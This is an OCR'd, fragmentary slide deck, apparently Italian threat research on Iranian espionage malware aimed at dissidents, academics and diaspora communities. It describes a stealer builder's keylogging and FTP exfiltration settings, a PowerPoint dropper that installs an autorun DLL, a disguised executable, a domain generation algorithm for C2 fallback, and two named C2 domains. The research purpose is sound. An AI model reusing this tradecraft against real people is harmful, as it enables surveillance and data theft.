

1


gmailVerify


gmailVerify2



index.php



sqlite3.dll


PC
PC
PC
PC
HP
-1
PC
PC
PC
PC
PC
P
C
PC
PC
PC
PC
WORKSTATI
ON
Users

Targets

- Accademici.
- Dissidenti.
- Diaspora.
- Qualche societa’ straniera.
- Alcuni industriali.
- Diverse organizzazioni per diritti umani.


Stealer
Builder
Decrypt


Stealer Builder - 15/12/2013
Settings
Config
Components
KeyLogger
Stealer
Startup
ScreenShot
Protocol
URL
127.0.0.1
Port
21
Username
Anonymous
Password
Show pass
FTP Folder
StealerData
Settings
Data Folder
C:\Users\User\Desktop
...
Files To Bind
Icon
File
Run binded file automatically
Replace stealer file by binded file
Build
Exit

پکیج آموزش هک و نفوذ به سایت و سرور

25 ژانویه 2013 | محصولات شرکت

سرانجام مجموعه آموزشی دیگری از گروه امنیتی آزاکس با نام پکیج آموزش هک و نفوذ به سایت و سرور آماده و برای سفارش آنلاین علاقه مندان در سایت قرار گرفت. این محصول برای اولین بار توسط گروه امنیتی آزاکس و شرکت امنیتی پارس به صورت کاملا مالتی مدیا عرضه شده است .

مشاهده سرفصل های پکیج هک و نفوذ به سایت و سرور

پشتیبانی انلاین

Airplugin

Nima Akbarpour

Shared publicly - Jun 9, 2013

هشدار: ایمیلی با عنوان ائتلاف عارف یا روحانی همراه فایلی به نام etelaf.rar در حال پخش است. به محض دریافت پاکش کنید تا هك نشوید

Translate

+121 26

Nikahang Kowsar

June 9, 2013 ·

ایمیلی با عنوان ائتلاف عارف یا روحانی از دو نفر مختلف برایم ارسال شده که محتوایش فایلی به نام etelaf.rar است. به محض دریافت پاکش کنید. سیستم فرستنده هم ممکن است که آلوده شده باشد

34 Likes 1 Comment 2 Shares

Re: FREE KAMAL FOROUGHI

سلام
کمپین کمال فروغی را آزاد کنید
تصاویر زندانی سیاسی کمال فروغی در بند 209
زندان اوین

Re: FREE KAMAL FOROUGHI

Hello,
Here's the campaign of Free Kamal Foroughi.
Images of political prisoner Kamal Foroughi at Ward 209 of Evin Prison.
For publication.

Targets


- Dissidenti in Iran.
- Molti Iraniani all’estero.
- Gruppi separatisti Kurdi.
- Sauditi.


Modus operandi

- Craftano un documento .pps rilevante per il target.
- Embeddano un dropper nel documento.
- Il dropper installa una DLL e la configura per autorun.

به سيستم نظر خواهي در مورد انرژي هسته اي خوش آمديد.


مسوولان قول مي دهند كه طبق نظر شما رفتار كنند.




Rename Package
Filename:
C:\Users\YAHOSA~1\AppData\Local\Temp\power point.exe
Label
power point.exe
OK
Cancel

به سي مورد انرژي هسته اي خوش آمديد.

مد که 0 بق نظر ش 1 رفتار کند.



esempio

FORUM THREAD QUESTION: UNSOLVED

My sites, False positive

aj58

Posted: 25 Jul 2015 10:53 PM 6 Comments English

Hello
I made Contact with sophos (https://secure2.sophos.com/en-us/threat-center/reassessment-request.aspx) to report false positive, but after many days I have not recive any response.

my reauest was.....
your product detect two of my site as malware.
your latest updated trial version does not detect any file in my sites as malware.
also there is not any binary, program, apk or any dangerous file in my sites.
please remove my sites from your black list as soon as possible
thanks

-----My sites
http://updateserver1.com
http://bestupdateserver.com/

Comments

my reauest was.....
your product detect two of my site as malware.
your latest updated trial version does not detect any file in my sites as malware.
also there is not any binary, program, apk or any dangerous file in my sites.
please remove my sites from your black list as soon as possible
thanks

-----My sites
http://updateserver1.com
http://bestupdateserver.com/

-----My sites
http://updateserver1.com
http://bestupdateserver.com/

Comments

Domain Generation Algorithm!!!!

yay! \o/

DGA

- A prova di takedown?
- Routine per calcolo di un dominio diverso per giorno.
- Quando C&C primario non risponde, tenta DGA.
- L'attaccante registra il dominio per quel giorno, istruisce un update e cambia il C&C primario.


Ultimate fail

